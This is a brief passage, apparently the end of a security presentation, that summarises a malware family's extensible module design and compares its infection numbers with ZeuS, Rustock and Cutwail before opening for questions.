  - Extensible architecture means possibility of any number of other malware modules being developed in the future by third parties
- Currently nowhere near the number of infections by ZeuS, Rustock, Cutwail, etc, but this is definitely one to keep an eye on in months to come

Q&A

Questions?